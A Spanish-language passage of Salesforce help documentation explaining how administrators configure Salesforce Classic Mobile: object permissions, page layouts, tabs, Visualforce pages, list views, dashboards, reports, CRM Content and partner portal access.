Puede cambiar las propiedades de objetos estándar y personalizados en la aplicación de Salesforce Classic Mobile. Por ejemplo, puede restringir los permisos de usuarios de Salesforce Classic Mobile o puede excluir los campos innecesarios del formato de página de Mobile del objeto.

Las propiedades de objeto de Salesforce Classic Mobile se personalizan por configuración de Mobile. Para modificar propiedades de objeto de Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**.
2. Haga clic en el nombre de la configuración que desea modificar.
3. En la lista relacionada Propiedades de objeto de Mobile, haga clic en **Modificar** junto a un nombre de objeto.

   Únicamente aparecerán en la lista los objetos que incluya en el conjunto de datos de configuración de Mobile. No puede cambiar las propiedades del objeto de usuario.
4. Desde la página Modificar configuración de Mobile, puede:
   - Eliminar permisos de Mobile
   - Personalizar formatos de página de Salesforce Classic Mobile
5. Haga clic en **Guardar**.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:
- "Ver parámetros y configuración"

Para modificar propiedades de objeto de Salesforce Classic Mobile:
- "Gestionar configuraciones de Mobile"

### Eliminar permisos de Mobile

La aplicación de Salesforce Classic Mobile hereda los permisos de usuario de Salesforce. Algunos administradores quieren restringir aún más los permisos de los usuarios cuando acceden a datos de Salesforce en la aplicación de Salesforce Classic Mobile, normalmente por limitaciones de la aplicación cliente o la posibilidad de que el usuario cometa errores. Por ejemplo, los usuarios pueden eliminar sin quererlo un registro porque no sepan que en realidad si eliminan un registro en Salesforce Classic Mobile, también lo están haciendo en Salesforce. Si esto supone un motivo de preocupación, los administradores pueden impedir que los usuarios puedan eliminar registros en la aplicación de Mobile, con independencia de sus permisos de objeto estándar o personalizado en Salesforce. Además, Salesforce Classic Mobile no admite todas las funciones de Salesforce, como los S-Control y Apex. Si no se admite su proceso comercial de un objeto por Salesforce Classic Mobile, podría impedir que los usuarios de Mobile puedan actualizar esos registros en la aplicación.

En la sección Permisos, seleccione qué permisos va a retirar a los usuarios de Mobile para este objeto. Utilice las casillas de verificación **Denegar creación**, **Denegar modificación** o **Denegar eliminación** para impedir que los usuarios puedan crear, modificar o eliminar registros en la aplicación de Salesforce Classic Mobile.

Nota: No es posible bloquear los permisos de Mobile para el objeto contenido.

### Personalizar formatos de página de Salesforce Classic Mobile

La aplicación de Salesforce Classic Mobile hereda los formatos de página de usuario de Salesforce. Es posible que los administradores quieran excluir algunos campos de cada objeto de formato de página de Mobile porque los campos innecesarios consumen memoria y dificultan a los usuarios pasar las páginas en el dispositivo.

En la sección Campos excluidos, seleccione los campos que aparecerán en el dispositivo de Mobile para este objeto. Para agregar o quitar campos, seleccione un nombre de campo y haga clic en la flecha **Agregar** o **Quitar**.

- Los administradores pueden ver todos los campos disponibles por objeto con independencia del nivel de seguridad.
- Algunos campos son necesarios para que Salesforce Classic Mobile se comunique con Salesforce. Esos campos no aparecerán en el cuadro Campos disponibles porque son obligatorios y no se pueden excluir de los formatos de página de Mobile.
- Los campos utilizados en vistas personalizadas de Mobile no se pueden excluir de los formatos de página de Mobile.
- Si hace móvil el objeto contenido, todo los campos del objeto contenido aparecen en el cuadro Campos disponibles; sin embargo, el formato de la página de detalles de contenido en la aplicación de Salesforce Classic Mobile está codificado para mostrar únicamente unos campos. La exclusión de campos del objeto contenido no afecta al formato de página en la aplicación.

CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile
Gestionar configuraciones de Salesforce Classic Mobile
Gestionar fichas de Salesforce Classic Mobile
Crear vínculos a páginas Web y de Visualforce Mobile para Salesforce Classic Mobile
Configuración de Salesforce Classic Mobile

## Asignar fichas a una configuración de Salesforce Classic Mobile

Para cada configuración de Mobile, puede seleccionar las fichas que aparecen en la aplicación de Salesforce Classic Mobile y definir el orden de éstas. Las fichas disponibles para una configuración de Mobile incluyen:

- Fichas de objeto estándar
- Fichas de objeto personalizado
- Visualforce y fichas Web que se han activado para Salesforce Classic Mobile

> PRECAUCIÓN: No todos los sitios Web ni las funciones de Visualforce son compatibles con los dispositivos de Mobile. Revise detenidamente las prácticas recomendadas para crear páginas simples de Mobile antes de activar fichas Web o de Visualforce para la aplicación de Salesforce Classic Mobile.

De forma predeterminada, las fichas funcionan del mismo modo en la aplicación de Salesforce Classic Mobile y en el sitio completo de Salesforce, si la ficha de un objeto está oculta en Salesforce, estará también oculta en Salesforce Classic Mobile.

> Nota: Si personaliza fichas de Mobile, las fichas que seleccione para la configuración de Mobile se envían a los dispositivos de Mobile de los usuarios aunque las fichas no se hayan agregado a una configuración. Aunque las fichas se envían al dispositivo, sólo se muestran en la aplicación de Salesforce Classic Mobile si los usuarios tienen permiso para ver la ficha.

Hay varias razones por las que podría desear ocultar la ficha de objeto en Salesforce Classic Mobile aunque los registros de objeto se envíen al dispositivo. La aplicación de Salesforce Classic Mobile dispone de un espacio en pantalla muy inferior para mostrar una fila de fichas, por lo que es posible que decida reducir el número de fichas en el dispositivo en algunas ocasiones. Además, a veces un objeto personalizado tiene una relación con un objeto estándar y los usuarios acceden al registro de objeto personalizado desde el registro de objeto principal. En ese caso, podría convertir en móvil el objeto personalizado pero ocultar la ficha.

Para asignar fichas a una configuración de Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**. A continuación, haga clic en el nombre de una configuración móvil.
2. En la lista relacionada Fichas de Mobile, haga clic en **Personalizar fichas** para definir las fichas de Mobile por primera vez. Si ya ha configurado las fichas de Mobile, haga clic en **Modificar**.
3. Seleccione las fichas de la lista Fichas disponibles y haga clic en la flecha **Agregar** para agregarlas a la configuración de Mobile.
4. En la lista Fichas seleccionadas, seleccione las fichas y haga clic en las flechas **Arriba** y **Abajo** para disponer las fichas en el orden en que deben aparecer en la aplicación de Salesforce Classic Mobile.
5. Haga clic en **Guardar**.

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:
- "Ver parámetros y configuración"

Para personalizar fichas de Salesforce Classic Mobile:
- "Gestionar configuraciones de Mobile"

Nota: Los usuarios de iPhone pueden personalizar el orden de sus fichas en la aplicación de Salesforce Classic Mobile. Si el usuario personaliza el orden de sus fichas, la aplicación ignorará los cambios del administrador en el orden de las fichas de la configuración de Mobile. Asimismo, las fichas convertidas recientemente en móviles se agregarán debajo de las fichas existentes del usuario.

CONSULTE TAMBIÉN

Gestionar fichas de Salesforce Classic Mobile
Activar fichas Web y Visualforce para Salesforce Classic Mobile
Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile
Gestionar configuraciones de Salesforce Classic Mobile

## Activar fichas Web y Visualforce para Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

Puede hacer que las fichas Web y de Visualforce estén disponibles en la aplicación de Salesforce Classic Mobile. Cuando cree la ficha Web o de Visualforce, modifique las propiedades de la ficha y seleccione la casilla de verificación `Preparado para Salesforce Classic Mobile` para asegurarse de que la página Web o de Visualforce aparece y funciona correctamente en un dispositivo móvil. Si selecciona la casilla de verificación, agregará la ficha a la lista de fichas disponibles para sus configuraciones móviles de Salesforce Classic Mobile.

Tenga en cuenta que la mayoría de los navegadores de los teléfonos móviles tienen limitaciones técnicas del tamaño de visualización, secuencias de comandos, velocidad del procesador y latencia de red. Tenga en cuenta las siguientes consideraciones antes de convertir las páginas Web y de Visualforce en móviles, para comprobar que son compatibles con navegadores de dispositivos móviles.

### Consideraciones de ficha Web de Mobile

Tenga en cuenta lo siguiente al definir una ficha Web que se utilizará en la aplicación de Salesforce Classic Mobile:

- La capacidad para hacer que las fichas Web sean accesibles a Mobile solo está disponible para dispositivos iPhone. Si hace que una ficha sea accesible a Mobile, tenga en cuenta que los usuarios de Android no pueden ver la ficha en Salesforce Classic Mobile.
- El tipo de ficha debe ser URL. La aplicación Mobile no puede ejecutar S-Control.
- Algunas páginas Web contienen JavaScript y Flash, pero no son compatibles con todos los navegadores móviles:
  - Safari, el explorador de Apple es compatible con JavaScript, pero no con Flash.
- Antes de convertir una ficha Web en móvil, vaya a la URL de destino desde uno de los dispositivos móviles de su organización para comprobar que funciona correctamente en el navegador. En caso de que el inventario de dispositivos de su organización incluya teléfonos con diferentes sistemas operativos, por ejemplo, los dispositivos iPhones, compruebe cada tipo de dispositivo. Si los usuarios no pueden realizar las tareas necesarias en la página Web desde un navegador móvil, no convierta la ficha Web en móvil.

### Consideraciones de ficha Visualforce de Mobile

Tenga en cuenta los siguientes aspectos cuando defina una ficha de Visualforce de Mobile:

- Visualforce Mobile sólo está disponible para iPhone. Si hace móvil una ficha de Visualforce, tenga en cuenta que los usuarios de Android no pueden ver la ficha en Salesforce Classic Mobile.

- Como el tamaño de visualización está limitado en los navegadores de Mobile, es recomendable que rediseñe la página de Visualforce para optimizarla para usuarios de Mobile:
  - Establezca los atributos `sidebar` y `showHeader` en la etiqueta `<apex:page>` como `false`. Los teléfonos tienen pantallas pequeñas y una potencia de procesamiento limitada, de modo que es vital que la página suprima el encabezado y la barra lateral de la ficha.
  - Establezca el atributo `standardStylesheets` de la etiqueta `<apex:page>` como `false`. La hoja de estilo estándar de Salesforce hace que las páginas se carguen lentamente en el dispositivo. El mejor enfoque para agregar una hoja de estilo a su página es incluir una sección `<style>` justo debajo del componente `<apex:page>`.
  - Establezca el atributo `columns` del componente `<apex:pageBlockSection>` como `1`. No hay suficiente espacio en la pantalla de un dispositivo móvil para visualizar dos columnas, de modo que al especificar un formato con una columna evitará que los campos se sitúen incorrectamente en la página.
- Las páginas de bienvenida no aparecen en la aplicación de Salesforce Classic Mobile.
- En la aplicación Salesforce Classic Mobile, la página de Visualforce se incrusta en una ficha, por lo que debe evitar utilizar fichas para la navegación en páginas de Visualforce.
- Incluso si sabe que el navegador de Mobile es compatible con JavaScript en su página de Visualforce, evite utilizar JavaScript en la medida de lo posible. Los dispositivos de Mobile suelen tener conexiones de red lentas y demasiadas secuencias de comandos ejecutándose en una página, que suelen afectar a la experiencia de los usuarios. Para reducir la cantidad de JavaScript en sus páginas de Visualforce de Mobile, intente crearlas utilizando HTML principalmente.
- Todas las páginas de Visualforce contienen JavaScript aunque no cree páginas que utilicen el código de JavaScript.
- Puede ejecutar inspecciones de usuarios en un controlador personalizado compatible con diferentes dispositivos. Puede hacerlo controlando el resultado correcto del método `getHeaders()` en la referencia de la página actual.

CONSULTE TAMBIÉN

Gestionar fichas de Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

Crear vínculos a páginas Web y de Visualforce Mobile para Salesforce Classic Mobile

Asignar fichas a una configuración de Salesforce Classic Mobile

# Crear vistas de lista para Salesforce Classic Mobile

Puede crear vistas de lista personalizadas para usuarios de Salesforce Classic Mobile. Las vistas de lista personalizadas de Salesforce Classic Mobile, también denominadas vistas de Mobile, son diferentes a las vistas personalizadas de Salesforce en los siguientes puntos:

- Los administradores establecen vistas de Mobile para cada configuración de Mobile. Las vistas están disponibles para todos los usuarios asignados a la configuración, y los administradores no pueden restringir la visibilidad a determinados grupos de usuarios de la configuración. Cada objeto de una configuración de Mobile puede tener hasta 10 vistas personalizadas.
- Los usuarios no pueden filtrar las vistas de Mobile por Todos los registros o Mis registros. Las vistas se aplican a todos los registros almacenados localmente en el dispositivo, con independencia de la propiedad; sin embargo, los filtros de propiedad se pueden aplicar utilizando los campos adicionales en los criterios de búsqueda.
- Las vistas de Mobile no admiten la lógica de filtro.
- Las vistas de Mobile se limitan a una vista de dos columnas.
- Los usuarios pueden ordenar vistas de Mobile en orden ascendente o descendente por hasta dos campos.

Puede definir hasta 10 vistas personalizadas por objeto para cada configuración de Mobile. Estas vistas se introducen a continuación en los dispositivos de usuarios asignados a las configuraciones afectadas. Para crear una vista personalizada para Salesforce Classic Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de Salesforce Classic**. A continuación, haga clic en el nombre de una configuración móvil. Puede que necesite crear una configuración de Mobile si todavía no la tiene.
2. Desplácese por la lista relacionada Vistas de Mobile.
3. Seleccione un tipo de objeto de la lista desplegable de selección de objetos y haga clic en **Nueva vista de Mobile**. Únicamente los objetos incluidos en el conjunto de datos de la configuración de Mobile aparecerán en la lista desplegable. No se pueden crear vistas de Mobile para el objeto de usuario.
4. Escriba el nombre de la vista.

   Como el espacio de visualización de los dispositivos de Mobile está limitado, la longitud máxima de un nombre de vista de Mobile es de 30 caracteres.

5. En la sección Especificar criterios de filtro, introduzca las condiciones que deben cumplir los elementos seleccionados, por ejemplo, *Cantidad superior a $100.000*.
   a. Seleccione un campo de la primera lista desplegable.

      Nota: No puede crear vistas basadas en campos que haya excluido de formatos de página de Mobile ni campos que estén ocultos para todos los perfiles y conjuntos de permisos.

   b. Seleccione un operador de filtro.
   c. En el tercer campo, escriba el valor con el que debe coincidir.

      PRECAUCIÓN: Tenga en cuenta lo siguiente acerca de los valores del criterio de filtro para las vistas de Mobile:

      - Puede utilizar el campo de combinación `$User.ID` como valor de sus criterios de filtro para hacer referencia al usuario actual. No puede introducir nombres de usuario en sus criterios de filtro.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar dispositivos y usuarios de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para gestionar vistas personalizadas de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

- Solo puede introducir valores de fecha especiales en sus criterios de filtro, no fechas reales.
- No puede utilizar valores de fecha especial FISCAL en los criterios de filtro.

**d.** Seleccione **Coincidir todo** si los elementos de la vista de Mobile deben coincidir con los criterios que ha introducido. Seleccione **Coincidir todo** si los elementos de la vista de Mobile deben coincidir con alguno de los criterios introducidos. Las vistas personalizadas de Mobile no admiten las opciones avanzadas de filtrado.

**6.** En la sección Seleccionar los campos para mostrar, seleccione los campos que se utilizarán como columnas de visualización.

Los campos predeterminados se seleccionan automáticamente. Puede elegir un máximo de dos columnas diferentes de campos de datos para que se muestren en la vista personalizada de Mobile.

**7.** En la sección Definir el orden de clasificación, establezca opcionalmente un orden de clasificación primario y secundario para la vista.

**a.** Seleccione un campo en la lista desplegable Ordenar por. Puede ordenar los campos que se han excluido del formato de página de Mobile del objeto.

**b.** Defina el orden de clasificación como Ascendente o Descendente.

**8.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Gestionar vistas de Salesforce Classic Mobile
Gestionar configuraciones de Salesforce Classic Mobile
Gestionar dispositivos de Salesforce Classic Mobile
Configuración de Salesforce Classic Mobile

## Configurar los paneles de Mobile para aplicaciones de iPad

Importante: A partir de Summer '15, la aplicación Mobile Dashboards para iPad ya no serán compatibles. Puede seguir utilizando la aplicación, pero Salesforce ya no proporciona asistencia en el formulario de solución de errores o mejoras para ningún problema que pueda tener. Hable con su administrador de Salesforce acerca de la migración a la aplicación Salesforce1, la nueva experiencia móvil de Salesforce.

Puede hacer que la ficha Paneles esté disponible en Salesforce Classic Mobile agregándola a las fichas de una configuración de Mobile. Los paneles de Mobile permiten a los usuarios mantenerse informados con mediciones corporativas y principales indicadores de rendimiento, incluso si están fuera de la oficina.

Tenga en cuenta los aspectos siguientes si desea hacer que un panel sea accesible a Mobile:

- La ficha Paneles de la aplicación de Mobile inicia un navegador para visualizar los paneles.
- Debido a las limitaciones del tamaño de la pantalla, los paneles de Mobile se muestran en una única columna.
- Los vínculos a los detalles de los informes personalizados están desactivados en estos paneles.
- La primera vez que un usuario accede a la ficha Paneles en Salesforce Classic Mobile, la aplicación de Mobile solicita el último panel que ha visto el usuario en Salesforce. Dependiendo de la potencia de la señal móvil o WiFi, el panel puede tardar varios minutos en mostrarse.
- Los paneles no se actualizan automáticamente en la aplicación de Mobile. Los usuarios puede solicitar que el panel se actualice mediante el botón **Actualizar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar las configuraciones de Mobile:
- "Ver parámetros y configuración"

Para hacer que un panel sea accesible a Mobile:
- "Gestionar configuraciones de Mobile"

- Los usuarios pueden trabajar sin acceso a la red. Sin una conexión inalámbrica, los usuarios pueden ver el último panel visualizado, pero no pueden actualizar el panel o seleccionar otro diferente.
- El sistema operativo mínimo necesario para visualizar paneles de Mobile con BlackBerry es 4.5. Los paneles de Mobile son compatibles con la versión 4.3, pero es posible que las tablas de los paneles no se muestren correctamente.
- Los administradores de BlackBerry deben tener en cuenta que el ajuste de tamaño de descarga del servidor empresarial de BlackBerry afecta a la cantidad de datos de paneles que se pueden almacenar en el dispositivo. Compruebe que el ajuste de tamaño de descarga es el adecuado y compruebe sus paneles antes de implementarlos a sus usuarios de Mobile.

Nota: En la actualidad, los paneles sólo están disponibles en aplicaciones cliente de Mobile de BlackBerry e iPhone.

Para activar los paneles de Mobile:

1. Desde Configuración, introduzca *Paneles de Mobile* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Paneles de Mobile**. A continuación, haga clic en el nombre de una configuración móvil.
2. En la lista relacionada Fichas de Mobile, haga clic en **Personalizar fichas** para definir las fichas de Mobile por primera vez. Si ya ha configurado las fichas de Mobile, haga clic en **Modificar**.
3. Seleccione **Paneles** de la lista Fichas disponibles y haga clic en la flecha **Agregar** para agregarlas a la configuración de Mobile. La lista Fichas disponibles incluye fichas de objetos estándar y fichas de objetos personalizados. También puede incluir fichas Web y fichas de Visualforce.

   PRECAUCIÓN: Si aún no ha personalizado las fichas en la configuración de Mobile, debe seleccionar todas las fichas que deben aparecer en la aplicación de Mobile, no sólo la ficha Paneles.
4. En la lista Fichas seleccionadas, seleccione la ficha Paneles y haga clic en las flechas **Arriba** y **Abajo** para disponer las fichas en el orden en que deben aparecer en la aplicación de Mobile.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

## Activar informes en Salesforce Classic Mobile

Para activar informes en la aplicación de Salesforce Classic Mobile:

1. Cree una carpeta Informes de Mobile en Salesforce. En la página de inicio de informes del sitio completo, haga clic en **Crear carpeta nueva**.
2. En el campo `Carpeta de informes` introduzca: *`Informes de Mobile`*.

   El servidor no carga los informes en dispositivos de Mobile salvo en esta carpeta llamada `Informes de Mobile`. Asegúrese de comprobar cualquier error en el nombre antes de guardar la carpeta. Además, Salesforce no requiere que los nombres de las carpetas sean únicos. Los usuarios de Salesforce Classic Mobile pueden ver cualquier informe guardado en carpetas llamadas Informes de Mobile, salvo que restrinja el acceso con la opción de visibilidad de la carpeta.
3. Elija una opción de `Acceso a la carpeta pública`. Esta opción no afecta a la capacidad de los usuarios de Mobile para ejecutar informes.
4. También puede seleccionar cualquier informe no almacenado y hacer clic en **Agregar** para guardarlos en la carpeta Informes de Mobile. También puede agregar informes a la carpeta después de guardarla.
5. Seleccione una opción de visibilidad de la carpeta.
   - `Todos los usuarios pueden acceder a esta carpeta` permite a todos los usuarios de su organización ver la lista de informes de Mobile desde sus dispositivos.
   - `Sólo los siguientes usuarios pueden acceder a esta carpeta` permite otorgar acceso al conjunto de usuarios que desee.

     No defina la carpeta `Informes de Mobile` como privada salvo que desee ocultar los informes de Mobile a todos los usuarios, incluido usted mismo.
6. Haga clic en **Guardar**.
7. Agregue informes a la carpeta Informes de Mobile. Haga clic en el nombre del informe en la página de inicio de informes, luego haga clic en **Guardar como** y guarde el informe en la carpeta Informes de Mobile.

   Después de guardar el informe, puede modificar las opciones para que el informe sea más fácil de ver desde un dispositivo de Mobile. Por ejemplo, puede reducir el número de columnas o introducir criterios de filtro adicionales.
8. Agregue la ficha Informes a sus configuraciones de Mobile. Desde Configuración, introduzca *`Configuraciones de Salesforce Classic`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de Salesforce Classic**. A continuación, haga clic en el nombre de una configuración móvil.
9. En la lista relacionada Fichas de Mobile, haga clic en **Personalizar fichas** para definir las fichas de Mobile por primera vez. Si ya ha configurado las fichas de Mobile, haga clic en **Modificar**.
10. Seleccione **Informes** de la lista Fichas disponibles y haga clic en la flecha **Agregar** para agregarlas a la configuración de Mobile. La lista Fichas disponibles incluye fichas de objetos estándar y fichas de objetos personalizados. También puede incluir fichas Web y fichas de Visualforce.

    PRECAUCIÓN: Si aún no ha personalizado las fichas en la configuración de Mobile, debe seleccionar todas las fichas que deben aparecer en la aplicación de Salesforce Classic Mobile, no sólo la ficha Informes.

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con informes públicos:
- "Gestionar informes públicos"

Para visualizar las configuraciones de Salesforce Classic Mobile:
- "Ver parámetros y configuración"

**11.** En la lista Fichas seleccionadas, seleccione la ficha Informes y haga clic en las flechas **Arriba** y **Abajo** para disponer las fichas en el orden en que deben aparecer en la aplicación de Salesforce Classic Mobile.

**12.** Haga clic en **Guardar**.

Nota: Actualmente, los informes en Salesforce Classic Mobile no están disponibles en dispositivos Android o iPhone.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

## Configurar Salesforce CRM Content para Salesforce Classic Mobile

Tenga en cuenta lo siguiente sobre cómo se implementa Salesforce CRM Content en Salesforce Classic Mobile:

- La información del registro de Content se sincroniza en el dispositivo, sin embargo, los archivos asociados con los registros de contenido no lo hacen. Esto permite a los usuarios ofrecer contenido desde la aplicación incluso cuando un archivo es demasiado grande para descargarse en un dispositivo móvil.
- Los usuarios no pueden buscar un contenido específico en la aplicación. Sólo pueden compartir el contenido disponible en la ficha Contenido, que se sincroniza automáticamente con su dispositivo en función de los filtros de su configuración de Mobile asignada.
- Los usuarios no pueden ver una lista de su contenido suscrito en la aplicación. Tampoco pueden filtrar la lista de registros de la ficha Contenido en función de una biblioteca concreta.
- Aunque los usuarios pueden previsualizar y compartir contenido desde la aplicación, no pueden actualizar el archivo asociado a un registro de contenido. Si tienen los permisos necesarios, pueden modificar los campos de la página de detalles de contenido.
- Los usuarios deben disponer de una conexión de datos para realizar una vista previa y proporcionar contenido. Sin una conexión de datos, sólo pueden ver la página de detalles del contenido.
- Contenido en Salesforce Classic Mobile solo es compatible en dispositivos iPhone.
- No es posible bloquear los permisos de Mobile para el objeto contenido. Actualmente, el objeto Contenido en Salesforce Classic Mobile es de sólo lectura.
- No es posible modificar el formato de página de Mobile para el objeto contenido. La página de detalles de contenido de la aplicación está codificada para mostrar únicamente nuevos campos.

Para configurar Contenido en una configuración de Salesforce Classic Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic** y luego haga clic en el nombre de una configuración de Mobile.
2. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
3. Haga clic en **Agregar...**
4. En la ventana emergente, seleccione Content y haga clic en **Aceptar**.
5. Use filtros de campo para especificar qué registros de contenido se sincronizan.

   Como los usuarios no pueden buscar contenido en la aplicación de Salesforce Classic Mobile, es esencial que configure filtros para que el contenido más importante esté disponible en el dispositivo. No puede crear filtros basados en bibliotecas ni suscripciones, pero hay unas pocas opciones para configurar condiciones de filtro útiles:

   - **Fecha:** Filtro de los campos Fecha de última modificación, Fecha de modificación de contenido o Fecha de creación. Use valores de fecha especiales como LOS ÚLTIMOS 90 DÍAS o LOS ÚLTIMOS 90 DÍAS para asegurarse que los registros de contenido actualizados recientemente se sincronizan.
   - **Propietario:** Filtre según el autor si ciertos usuarios de su organización son responsables de la publicación de contenido.
   - **Tipo de archivo:** Filtre según ciertos tipos de documentos. Por ejemplo, puede que por lo general su equipo de oportunidades esté interesado en presentaciones o documentos PDF.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar conjuntos de datos de Salesforce Classic Mobile:
- "Gestionar configuraciones de Mobile"

- **Campos personalizados:** Si ha creado campos de contenido personalizado que le ayudan a clasificar su contenido, filtre según los campos personalizados. Por ejemplo, si crea un campo `Uso funcional` con una lista de selección de valores, puede configurar una condición de filtro donde `Uso funcional` sea igual a *`Ventas`*.

6. Para evitar que los registros de contenido consuman toda la memoria de un dispositivo móvil, puede seleccionar el segundo botón de opción en Definir límite máximo de registro e introducir el número máximo de registros de contenido que esta configuración puede transferir a dispositivos móviles. Utilice las listas desplegables Pedido de y Ordenar para especificar qué registros se sincronizan si se supera el límite de tamaño de datos para su configuración de Mobile.
7. Haga clic en **Listo**.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

Configurar Salesforce CRM Content

# Configuración de acceso de Salesforce Classic Mobile para usuarios de socios

**Nota:** A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Puede permitir el acceso a los usuarios de socio a los datos del portal de socios en dispositivos móviles que utilicen la aplicación Salesforce Classic Mobile.

Sugerencias para la configuración de acceso a Salesforce Classic Mobile para usuarios de socio:

- Antes de configurar Salesforce Classic Mobile para usuarios de socios, debe configurar cuentas de usuario de socio y adquirir licencias de Mobile para cada usuario de partner portal que utilizará Salesforce Classic Mobile. Los perfiles del usuario de socio deben estar asignados al menos a un portal de socios activo antes de que los usuarios de socio puedan utilizar Salesforce Classic Mobile. Si un perfil de usuario está asignado a múltiples portales de socios, únicamente los primeros portales de socios asignados estarán accesibles utilizando Salesforce Classic Mobile.
- Las vistas de lista de Mobile personalizadas no afectarán a las listas de lista del portal de socios.
- Si hace que los conjuntos de datos del usuario estén disponibles en la aplicación de Salesforce Classic Mobile, los socios pueden asignar objetos a sus usuarios de cuenta de socio y a todos los usuarios internos. Si no hace que los conjuntos de datos del usuario estén disponibles, los socios sólo podrán asignar objetos a usuarios de cuenta interna o de socio que estén asociados a registros que haya puesto a su disposición en el dispositivo móvil.

## CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

## EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

## PERMISOS DE USUARIO

Para visualizar configuraciones, conjuntos de datos, dispositivos móviles y usuarios de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones y conjuntos de datos de Salesforce Classic Mobile, comprobar configuraciones móviles, modificar propiedades de objeto de Mobile y gestionar vistas personalizadas de Mobile:

- "Gestionar configuraciones de Mobile"

## Crear vínculos a páginas Web y de Visualforce Mobile para Salesforce Classic Mobile

